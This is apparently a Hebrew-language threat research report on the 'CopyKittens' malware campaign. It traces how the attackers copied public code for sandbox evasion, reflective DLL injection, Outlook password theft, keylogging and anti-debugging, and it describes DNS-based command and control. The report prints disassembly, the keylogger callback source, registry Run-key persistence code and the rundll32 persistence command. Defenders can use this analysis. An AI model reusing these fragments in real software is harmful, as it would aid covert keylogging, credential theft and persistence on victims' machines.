זיהינו כי הבדיקות הועתקו אחת לאחת, אפילו לפי הסדר(!), מתוך כלי הקוד הפתוח Pafish של אלברטו אורטגה (@a0rtega).[21] כלי זה בודק סדרה של אינדיקטורים העשויים להעיד שהקובץ מנותח כעת. ביניהם:

- מודולים שונים המוזרקים לתהליך הרץ ב-sandbox
- שמות משתמש ומכונות הנפוצים בתשתיות אוטומציה לניתוח דגימות
- מפתחות וערכי registry וקבצים המעידים על מכונה וירטואלית
- מאפייני חומרה והוראות assembly אשר מניבות תוצאות אינדיקטיביות

```
[-] Sandboxie detection
[*] Using sbiedll.dll ... OK

[-] Wine detection
[*] Using GetProcAddress(wine_get_unix_file_name) from kernel32.dll ... OK

[-] VirtualBox detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] Reg key (HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions) ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "VideoBiosVersion") ... OK
[*] Looking for C:\WINDOWS\system32\drivers\VBoxMouse.sys ... OK

[-] VMware detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\SOFTWARE\VMware, Inc.\VMware Tools) ... OK
[*] Looking for C:\WINDOWS\system32\drivers\vmmouse.sys ... OK
[*] Looking for C:\WINDOWS\system32\drivers\vmhgfs.sys ... OK

[-] Qemu detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
```

מאחר והכלי נכתב עבור חוקרי אבטחה לטובת חיסון מערכותיהם, החתלתולים היו צריכים לבצע לו אדפטציה. בכך גדולתם למעשה - לקיחת קטע קוד איכותי בו הושקעו זמן ומחשבה רבים והתאמתו באופן מתוחכם לצרכיהם במינימום עבודה. במהלך ה"שדרוג" אותו עשו לקוד הם חילקו אותו ל-27 סוגי אינדיקטורים שונים:


- 1,2: שמות משתמש ותיקיות של sandboxes
- 5: ביצוע patch לפונקציית sleep

[21] https://github.com/a0rtega/pafish

- 6: יש hook על DeleteFile
- 7: sbiedll של Sandboxie מוזרק לתהליך
- 8: wine מותקן במכונה
- 9 עד 21: מכונה הרצה מעל VirtualBox
- 22 עד 25 מכונה הרצה מעל VMWare
- 26,27 מכונה הרצה מעל QEMU

במידה וה-dropper יקבל חזרה מה-loader את אחד הערכים הנ"ל, מתבצע איתות לשרת השליטה שהדגימה עוברת ניתוח במסגרתו נכלל גם סוג האנליזה שנחשד שמתבצעת. הוא מתבצע באמצעות ניסיון להוריד קובץ png ששמו מכיל את האות n (אולי ה-number שהוחזר) ומספר בין 1 ל-27.

ואכן, במהלך החקירה איתרנו ב-cache שאילתות ה-DNS הפסיבי של VirusTotal ניסיון של דגימה לאותת שהיא מנותחת:



במידה ואכן התגלתה סביבה שכזאת כמובן שה-dropper ינסה להסתיר כל עקבות לפעילותו, ימחק את הקבצים שיצר ויבצע יציאה מסודרת, אך אם הנוזקה מרגישה בנוח - אזי היא תקרא פעם נוספת ל-loader והפעם לפונקציה בשם "dec_" אשר כנראה נקראת כל משוס שאחד משלביה הוא ביצוע decrypt של ה-payload הסופי.

Reflective Loader

המודול הזה נולד כתוצאה משאיפתם של החתלתולים לשפר את יכולותיהם לחמוק מגילוי. הפעם הם העתיקו מהחוקר @stephenfewer מימוש ל-reflective code injection[22] אותו תיאר במאמרו כך:[23]

> Reflective DLL injection is a library injection technique in which the concept of reflective programming is " employed to perform the loading of a library from memory into a host process". This method enables the RAT library to run on the host machine without a dedicated process and without registration of the library .under the loaded modules


הפרויקט המקורי נבנה כך שיתקמפל ל-command line utility שיקבל PID אליו יש להזריק ואת ה-dll אותו מעוניינים להזריק. בתרחיש התקיפה כמובן שלא ניתן להכניס באופן סטאטי אל הקוד PID מתאים, ולכן התוקפים החליטו להשתמש ב-WTSEnumerateProcess API כדי לקבל רשימה של התהליכים הרצים.

[22] https://github.com/stephenfewer/ReflectiveDLLInjection
[23] http://www.harmonysecurity.com/files/HS-P005_ReflectiveDllInjection.pdf

לאחר מכן הם עוברים על כל התהליכים ומנסים לקבל handle אליהם באמצעות OpenProcess:

```
call    WTSEnumerateProcess
test    eax, eax
jz      short loc_10003CAA
mov     ebx, edi
cmp     [ebp+var_18], ebx
jbe     short loc_10003CB0

                        ; CODE XREF: sub_10003BEA+BA↓j
mov     eax, [ebp+var_14]
push    dword ptr [edi+eax+4] ; ProcessId
push    0               ; bInheritHandle
push    412h            ; dwDesiredAccess: Create_THREAD| VM_READ | QUERY_INFORMATION
call    OpenProcess
mov     [ebp+var_20], eax
test    eax, eax
jz      short loc_10003C9D
lea     ecx, [ebp+var_D]
call    sub_10002218
test    eax, eax
jz      short loc_10003C70
lea     eax, [ebp+SystemInfo]
push    eax             ; lpSystemInfo
call    ds:GetNativeSystemInfo
push    [ebp+var_20]
lea     ecx, [ebp+var_D]
call    sub_100021D3
jmp     short loc_10003C73
```

כאשר נמצא תהליך המתאים להזרקה, שאר הקוד שנגנב מחוקר האבטחה מבוצע ומזריק את ה-dll הזדוני באופן ה"מקובל":



ה-RAT

בשלב זה, לאחר צהלות שימחה רמות שנשמעו במחלקת המחקר של Minerva, הגענו למטריושקה האחרונה אותה כל קודמותיה רצו להסתיר.

רכיב זה נועד להתקיים אך ורק בזיכרון הנדיף של המחשב המותקף ולעולם לא להיכתב לדיסק הקשיח ובשל שיטת ההזרקה קשה מאוד לזהות אותו אם לא יודעים מה לחפש מלכתחילה.

כשביצענו dump של ה-dll לדיסק הקשיח ובדקנו האם חתימתו מוכרת ראינו כי אכן נחתם במהלך השנה ע"י מספר יצרנים, בהם:

- Symantec מזהה כ-**Trojan.Jectin** החל מאפריל 2015[24]
- Sophos מזהה כ-AMEY-**Troj/Agent** החל ממרץ 2015[25]

כאן המקום להזכיר כי נעשה שימוש בדגימות המוקדמות של הכלי שיש ברשותנו כבר באוקטובר 2014, ומכאן אולי ניתן להסיק בזהירות מספר מסקנות על יכולות הזיהוי בזמן אמת של איומים לא גנריים והצלחת התוקפים לשהות במערכת מס' חודשים ללא גילוי.

Runtime API Address Resolution[26]

ה-dll מוזרק בזמן ריצה לזיכרון ורוצה להשתמש בפונקציות API שלא ניתן לדעת מה כתובתן מראש. כדי לפתור את הבעיה בצורה מיטבית החתלתולים משתמשים בשיטה מוכרת של טעינת ספריות המכילות את ה-API שהן צריכות לעשות בו שימוש באמצעות LoadLibrary ולאחר מכן קריאה עם שם הפונקציה המבוקש ל-GetProcAddress. כדי לא להשאיר כ-plaintext את שמות ה-API החשודים אותם הנוזקה מייבאת בחרו התוקפים בצופן הזזה[27] (shift cypher) בשילוב קידוד ב-Base64.

פענוח הצופן מתבצעת בתחילת עלייתו של ה-RAT, כאשר אותו הדבר מתבצע גם ב-loader. לאחר חקירת קטע הקוד הרלוונטי ייצרנו סקריפט פיתון שיאפשר לנו לרברס את המחרוזות הרלוונטיות המוטבעות באופן סטטי בטקסט ללא תלות בהרצת הנוזקה עצמה. רשימת המחרוזות לפני ואחרי ההצפנה והקוד בו השתמשנו הועלו ל-GitHub לעיונכם ושימושכם.[28]

[24] http://www.symantec.com/security_response/earthlink_writeup.jsp?docid=2015-040923-3643-99
[25] https://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/Troj~Agent-AMEY/detailed-analysis.aspx
[26] הסבר פורט ניתן למצוא במסמך שבקישור:
https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/a_museum_of_api_obfuscation_on_win32.pdf
[27] https://he.wikipedia.org/wiki/%D7%A6%D7%95%D7%A4%D7%9F_%D7%94%D7%97%D7%9C%D7%A4%D7%94
[28] https://github.com/MinervaLabsResearch/BlogPosts/tree/master/CopyKittens

התקנה ושרידות

מאחר וה-RAT חי אך ורק בזיכרון הנדיף של המערכת ובתוך תהליך מארח הוא מסתמך על רכיב ה-loader כדי לשרוד אתחול של המערכת. חלק מריצתו הראשונה של ה-RAT כוללת פונקציונליות שבאה לטפל בדיוק בסוגיה זאת.

ראשית, הוא מעתיק את ה-dll המזריק תחת השם המתחכם kernel.dll למספר מקומות גנריים בדיסק הקשיח ויוצר את מפתח ה-Registry:

```
{0355F5D0-467C-30E9-894C-C2FAEF522A13}
```


תחת:

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

עם הערך:

```
C:\Windows\System32\rundll32.exe "\%LOCATION%\kernel.dll" _dec
```


כלומר, בכל עלייה של המערכת ה-reflective loader ירוץ עם הפונקציונליות האחראית לטעינת ה-RAT. החתלתולים הגדילו ראש, הרי ייתכן גם מקרה בו התהליך המארח נסגר או סתם מתרסק, ולכן הם הוסיפו בגרסת הנוזקה האחרונה משימה מתוזמנת שמתבצעת כל 20 דקות תחת השם " Microsoft Boost Kernel Optimization":



כדי למנוע את הכאוס הפוטנציאלי שעלול להתרחש כתוצאה מהרצת מספר instances במקביל, ה-RAT משתמש במנגנון ה-mutex המובנה של מערכת ההפעלה.

שימוש ב-DNS עבור שליטה ובקרה

ה-RAT מתקשר עם ה-C2 מעל DNS:



השאילתות הנשלחות לשרת בנויות כך:

1. שם שרת השליטה
2. מזהה ייחודי עבור התחנה המותקפת הנוצר משם המחשב וה-serial של הדיסק הקשיח
3. מחרוזת אקראית
4. מידע מקודד נוסף המכיל את מהות השאילתא

נציין כי שימוש שכזה ב-DNS איננו חדש כלל בתחום התוכנות הזדוניות, אך גם כאן החתלתולים לקחו את המצב הקיים והוסיפו לו נגיעה משלהם. התשובות לשאילתות החוזרות משרת השליטה מכילות IP המקודד את ההוראות לכלי - והם בחרו להשתמש ב-address blocks של Microsoft ו-McAfee שטבעי מאוד לראות בארגונים גדולים דוגמת אלה המותקפים. לדוגמה, שתי הכתובות המסומנות באדום באיור לעיל שייכות ל:

```
NetRange:       161.69.0.0 - 161.69.255.255
CIDR:           161.69.0.0/16
NetName:        NETWORK-ASSOCIATES-INC
NetHandle:      NET-161-69-0-0-1
Parent:         NET161 (NET-161-0-0-0-0)
NetType:        Direct Assignment
OriginAS:
Organization:   McAfee, Inc. (MCAFE-2)
```

```
NetRange:       134.170.0.0 - 134.170.255.255
CIDR:           134.170.0.0/16
NetName:        MICROSOFT
NetHandle:      NET-134-170-0-0-1
Parent:         NET134 (NET-134-0-0-0-0)
NetType:        Direct Assignment
OriginAS:
Organization:   Microsoft Corp (MSFT-Z)
```

קבלת תגובה משרת ה-C2 גוררת ראשית פענוח שלה, למשל ה-IP: 134.170.185.13 מתפענח לפעולה מס' 13. כעת, ה-RAT הולך ל-event אותו הוא טורח להכין מבעוד מועד ויוזם את התחלתו.

יכולות ה-RAT הגנריות

כלי התקיפה הכיל שלל אפשרויות סטנדרטיות שאינן שונות מכל ה-RAT-ים הגנריים שתוארו קודם, לרבות - עדכון גרסה, הרצת תהליכים ושאר ירקות. בחרנו שלא לכתוב על כולן, אלא אך ורק על אלה הייחודיות או כאלה אשר זיהינו שהועתקו בשלמותן.

גניבת סיסמאות Outlook

יכולת שאומצה ככל הנראה מפרסום ב-SecurityExploded[29] תחת הכותרת "Recovering Passwords from Outlook 2002-2013":

```
push    eax             ; phkResult
push    20019h          ; samDesired
push    ebx             ; ulOptions
mov     ebx, ds:RegOpenKeyExW
push    offset SubKey   ; "SOFTWARE\\Microsoft\\Windows NT\\Curren"...
push    80000001h       ; hKey
call    ebx ; RegOpenKeyExW
test    eax, eax
jnz     short loc_100068DA
push    [esp+278h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061EB

                        ; CODE XREF: sub_1000682F+9E↑j
push    [esp+278h+phkResult] ; hKey
mov     edi, ds:RegCloseKey
call    edi ; RegCloseKey
lea     eax, [esp+278h+phkResult]
push    eax             ; phkResult
push    20019h          ; samDesired
push    0               ; ulOptions
push    offset aSoftwareMicr_2 ; "Software\\Microsoft\\Windows Messaging "...
push    80000001h       ; hKey
call    ebx ; RegOpenKeyExW
test    eax, eax
jnz     short loc_1000690D
push    [esp+278h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061EB

                        ; CODE XREF: sub_1000682F+D1↑j
push    [esp+278h+phkResult] ; hKey
call    edi ; RegCloseKey
lea     eax, [esp+278h+phkResult]
push    eax             ; phkResult
push    20019h          ; samDesired
push    0               ; ulOptions
push    offset aSoftwareMicr_3 ; "Software\\Microsoft\\Office\\15.0\\Outl"...
push    80000001h       ; hKey
call    ebx ; RegOpenKeyExW
test    eax, eax
jnz     short loc_1000693A
push    [esp+278h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061EB
```

[29] http://securityxploded.com/outlookpasswordsecrets.php

גם כאן התאימות גבוהה מאוד בין הפרסום המקורי ובין פעילות החתלתולים. הסדר בו מטופלים פרוטוקולי הדואר למיניהם זהה לחלוטין.

הקלטת המסך וביצוע Keylogging

אלו הן שתיים מהיכולות אשר נכללות לרוב בכל כלי RAT. כאן כבר חיפשנו לא ציפינו לכך שהתוקפים יטרחו ויכתבו בעצמם את הקוד. באופן שכבר לא הפתיע אותנו הצלחנו להתחקות אחר המקור ממנו גנבו התוקפים את הקוד. הפעם הם בחרו להשתמש בפתרון מ-rohitab.com.[30] אחד העוגנים הברורים להשוואה מגיע מהשוואת המחרוזות הקיימות ב-RAT המתייחסות למקרה בו היעד לוחץ על מקש לא סטנדרטי:

sub_1000BBC6:1000BC4E	1003AD08	Unicode	[Page Up]
sub_1000BBC6:1000BC63	1003AD20	Unicode	[Page Down]
sub_1000BBC6:1000BC78	1003AD3C	Unicode	[END]
sub_1000BBC6:1000BC8D	1003AD4C	Unicode	[HOME]
sub_1000BBC6:1000BCA2	1003AD60	Unicode	[Arrow Left]
sub_1000BBC6:1000BCB7	1003AD7C	Unicode	[Arrow Up]
sub_1000BBC6:1000BCCC	1003AD94	Unicode	[Arrow Right]
sub_1000BBC6:1000BCE1	1003ADB4	Unicode	[Arrow Down]
sub_1000BBC6:1000BCF6	1003ADD0	Unicode	[INSERT]
sub_1000BBC6:1000BD08	1003ADE8	Unicode	[DELETE]
sub_1000BBC6:1000BD1A	1003AE00	Unicode	[L Windows Key]
sub_1000BBC6:1000BD2C	1003AE24	Unicode	[R Windows Key]
sub_1000BBC6:1000BD3E	1003AE48	Unicode	[R Menu]
sub_1000BBC6:1000BD53	1003AE60	Unicode	[NUM LOCK]
sub_1000BBC6:1000BD68	1003AE7C	Unicode	[ACUTE/CEDILLA]

לקוד המקור אשר פורסם באתר:

```
//Keyboard hook callback function.
//msdn.microsoft.com/en-us/library/ms644959.aspx
LRESULT CALLBACK LowLevelKeyboardProc(int nCode, WPARAM wParam, LPARAM lParam){
    // Get new info.
    KBDLLHOOKSTRUCT *pKeyBoard = (KBDLLHOOKSTRUCT *)lParam;
    switch(wParam){
        case WM_KEYUP:{
            GetWindow();
            UINT code = pKeyBoard->vkCode;
            if(code == 8) fputs(" [BACKSPACE] ", keyLog);
            else if(code == 27) fputs(" [ESC] ", keyLog);
            else if(code == 33) fputs(" [Page Up] ", keyLog);
            else if(code == 34) fputs(" [Page Down] ", keyLog);
            else if(code == 35) fputs(" [END] ", keyLog);
            else if(code == 36) fputs(" [HOME] ", keyLog);
            else if(code == 37) fputs(" [Arrow Left]", keyLog);
            else if(code == 38) fputs(" [Arrow Up]", keyLog);
            else if(code == 39) fputs(" [Arrow Right]", keyLog);
            else if(code == 40) fputs(" [Arrow Down]", keyLog);
            else if(code == 45) fputs(" [INSERT] ", keyLog);
            else if(code == 46) fputs(" [DELETE] ", keyLog);
            else if(code == 54 && GetAsyncKeyState(VK_SHIFT)) fputs("^",keyLog);
            else if(code == 91) fputs(" [L Windows Key] ", keyLog);
            else if(code == 92) fputs(" [R Windows Key] ", keyLog);
            else if(code == 93) fputs(" [R Menu] ", keyLog);
            else if(code == 144) fputs(" [NUM LOCK] ", keyLog);
            else if(code == 222) fputs(" [ACUTE/CEDILLA] ",keyLog);
            else GetKeyFromVCode(code,false);
            //Flush to prevent from losing data upon unexpected program termination.
            fflush(keyLog);
        }
        default:
            return CallNextHookEx(NULL, nCode, wParam, lParam);
    }
    return 0;
}
```

[30] http://www.rohitab.com/discuss/topic/40069-keylogging-all-users-across-windows-7-professional/

התוקפים פעם נוספת העתיקו ללא בושה, אבל עם שכל. כך למשל נראה הקוד בו ממליצים כדי להשיג שרידות מאותו הפוסט ממש:

```
//Add the exe to the registry to run on startup.
LONG AddRegistry(void){
HKEY hKey = nullptr;
//Get the HKEY handle with write permission.
// Check to see if we can write to run and if run exists.
if( RegOpenKeyEx( HKEY_LOCAL_MACHINE, _T("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"), 0, KEY_ALL_ACCESS, &hKey ) == ERROR_SUCCESS ){

   TCHAR FileName[MAX_PATH];
   // C:\Program Files (x86)\Temp
   //C:\Users\Public\Documents\Temp
   _tcscpy( FileName, _T("C:\\tkl.exe") );
   size_t pathLen = ( _tcslen(FileName) + 1 ) * sizeof( TCHAR ) );
   TCHAR *pKeyName = "{0355F5D0-467C-30E9-894C-C2FAEF522A12}";
   if( RegSetValueEx( hKey, pKeyName, 0, REG_SZ, (LPBYTE)&FileName, pathLen ) == ERROR_SUCCESS ){
    RegCloseKey(hKey);
    return ERROR_SUCCESS;
   }
   else{
    RegCloseKey(hKey);
    return -1L;
   }
}
else{
  RegCloseKey(hKey);
  return -1L;
}
}
```

אם ה-GUID נראה לכם מוכר, זה מאחר וזה המנגנון בו בדיוק המנגנון בו השתמשו לשרידות ה-RAT כולו עליו פירטנו קודם בשינוי תו בודד! ייתכן וכך ניסו לחמוק ממי שיחפש את אותו המזהה הייחודי בדיוק.

אבולוציה של התקיפה והתוקפים

החתלתולים, כפי שניתן היה להתרשם עד כה, מוכנים ללמוד ולהטמיע שיטות אותם מצאו ברחבי הרשת חדשות לבקרים. השוואה בין ההתקפות הראתה לנו כחוקרים עד כמה, ושניתן היה לראות שקיים מעין מעגל למידה ושיפור מתמיד בין סבבי התקיפה שחקרנו. היה קל מאוד למשל לסדר את גרסאות ה-ReflectiveLoader שמצאנו לפי העלייה המתמדת בכמות ה-export שלהן. היה מרתק לראות כיצד כלי שבמקור היה מיועד אך ורק להזרקה הוסיף יכולות לזיהוי ריצה ב-VM ויכולות נוספות ששימשו כנראה למטרות בדיקה פנימיות.

דוגמה אחרת יפה היא ההשוואה בין שתי גרסאות עוקבות של המנגנון ל-API resolving כאשר בחדשה החתלתולים עברו להשתמש במחרוזות שאינן ב-plaintext (משמאל גרסה ישנה, מימין חדשה):

```
push    eax             ; phkResult
push    20019h          ; samDesired
push    ebx             ; ulOptions
mov     ebx, ds:RegOpenKeyExW
push    offset SubKey   ; "SOFTWARE\\Microsoft\\Windows NT\\Curren"...
push    80000001h       ; hKey
call    ebx ; RegOpenKeyExW
test    eax, eax
jnz     short loc_100068DA
push    [esp+278h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061EB

                        ; CODE XREF: sub_1000682F+9E↑j
push    [esp+278h+phkResult] ; hKey
mov     edi, ds:RegCloseKey
call    edi ; RegCloseKey
lea     eax, [esp+278h+phkResult]
push    eax             ; phkResult
push    20019h          ; samDesired
push    0               ; ulOptions
push    offset aSoftwareMicr_2 ; "Software\\Microsoft\\Windows Messaging "...
push    80000001h       ; hKey
call    ebx ; RegOpenKeyExW
test    eax, eax
jnz     short loc_1000690D
push    [esp+278h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061EB

                        ; CODE XREF: sub_1000682F+D1↑j
push    [esp+278h+phkResult] ; hKey
call    edi ; RegCloseKey
lea     eax, [esp+278h+phkResult]
push    eax             ; phkResult
push    20019h          ; samDesired
push    0               ; ulOptions
push    offset aSoftwareMicr_3 ; "Software\\Microsoft\\Office\\15.0\\Outl"...
push    80000001h       ; hKey
call    ebx ; RegOpenKeyExW
test    eax, eax
jnz     short loc_1000693A
push    [esp+278h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061EB
```

```
push    eax
push    ebx
push    edi
push    offset aSoftwareMicr_1 ; "SOFTWARE\\Microsoft\\Windows NT\\Curren"...
push    80000001h
call    dword_100423D8
test    eax, eax
jnz     short loc_1000C9B3
push    [esp+278h+hKey] ; hKey
mov     ecx, esi
call    sub_1000C2C3

                        ; CODE XREF: sub_1000C909+9D↑j
push    [esp+278h+hKey]
call    dword_100426D0
lea     eax, [esp+278h+hKey]
push    eax
push    ebx
push    edi
push    offset aSoftwareMicr_2 ; "Software\\Microsoft\\Windows Messaging "...
push    80000001h
call    dword_100423D8
test    eax, eax
jnz     short loc_1000C9E3
push    [esp+278h+hKey] ; hKey
mov     ecx, esi
call    sub_1000C2C3

                        ; CODE XREF: sub_1000C909+CD↑j
push    [esp+278h+hKey]
call    dword_100426D0
lea     eax, [esp+278h+hKey]
push    eax
push    ebx
push    edi
push    offset aSoftwareMicr_3 ; "Software\\Microsoft\\Office\\15.0\\Outl"...
push    80000001h
call    dword_100423D8
test    eax, eax
jnz     short loc_1000CA13
push    [esp+278h+hKey] ; hKey
mov     ecx, esi
call    sub_1000C2C3
```

על פניו זה נראה כמו שינוי קליל, אבל ניכר שהיה מאחוריו מחקר ומחשבה וכנראה ניסיון כאוב כאשר כלי התקיפה זוהה ע"י מוצרי אבטחה.

בנוסף, בגרסה החדשה ביותר נראה שהקבוצה לא הסתפקה בטכניקות של Pafish ו"השאילה" (כן, שוב) חלקי קוד מהבלוג securitykitten[31] (אין קשר משפחתי) ומהאתר codeproject שמטרתן לבצע פעולה מקבילה ולעיתים חופפת:[32]

```
  v0 = 0;
  v8 = 0;
  v1 = SGetModuleHandleW(L"ntdll.dll");
  v2 = GetProcAddress(v1, "NtQueryObject");
  ((void (__stdcall *)(_DWORD, signed int, int *, signed int, int *))v2)(0, 3, &v8, 4, &v8);
  v3 = SVirtualAlloc(0, v8, 12288, 4);
  v4 = (char *)v3;
  if ( v3 )
  {
    if ( !((int (__stdcall *)(signed int, signed int, int, int, _DWORD))v2)(-1, 3, v3, v8, 0) )
    {
      v6 = (int)(v4 + 4);
      v7 = *(_DWORD *)v4;
      if ( !*(_DWORD *)v4 )
        goto LABEL_7;
      while ( wcscmp(L"DebugObject", *(const wchar_t **)(v6 + 4)) )
      {
        v6 = ((*(_DWORD *)(v6 + 4) + *(_WORD *)v6) & 0xFFFFFFFC) + 4;
        if ( ++v0 >= v7 )
          goto LABEL_7;
      }
      if ( *(_DWORD *)(v6 + 12) )
LABEL_7:
        LOBYTE(v0) = 1;
      else
        LOBYTE(v0) = 0;
    }
    VirtualFree(v4, 0, 0x8000u);
    result = v0;
  }
  else
  {
    result = 0;
  }
  return result;
}
```

גם כאן בוצעה אדפטציה מינימאלית אך הרצף של הפונקציות שהינו אחד לאחד סדר הופעתם באתרים הנ"ל לא הותיר מקום לספק.


סיכום

נתחיל מהסוף – החתלתולים כאן כדי להישאר. ניכר כי הקבוצה סיפקה למפעיליה את המודיעין המבוקש ואף השתמשה בו לטיוב ההתקפות הבאות. ה-framework ההתקפי שפותח ושופר לאורך כל הקמפיין היה מוצלח ולכן להבנתנו אין להם סיבה לחדול ממעשיהם, בוודאי אם הם שוכנים פיזית במדינה המעודדת את פעולתם. האם המעבר הזה מ-VB לכתיבת קוד פשוט וגניבת קוד איכותי הוא טרנד חדש? מוקדם לומר, אך נראה שהצלחת קמפיינים כאלה בהחלט עשויה לתת לתוקפים אחרים מוטיבציה לחקות את החקיין.

[31] http://securitykitten.github.io/vm-checking-and-detecting/
[32] http://www.codeproject.com/Articles/30815/An-Anti-Reverse-Engineering-Guide

נספח א' - דגימות מסבבי ההדבקה השונים

אפריל 2015, סוף 2015 - מסמך הרשמה לכנס של ארגון המסונף לאו"ם:



COUNTER-TERRORISM
IMPLEMENTATION TASK FORCE CTITF

CTITF Global Experts Meeting on Capacity Building for Terrorist Designations and Asset Freezing Regimes and Mechanisms

Organized by the Counter-Terrorism Implementation Task Force (CTITF) Office
Under the auspices of the CTITF Working Group on Tackling The Financing of Terrorism, with support from the United Nations Counter-Terrorism Centre (UNCCT)

12-13 May 2015

United Nations, Conference Room 2, Conference Building, New York and Greentree Estate, Manhasset

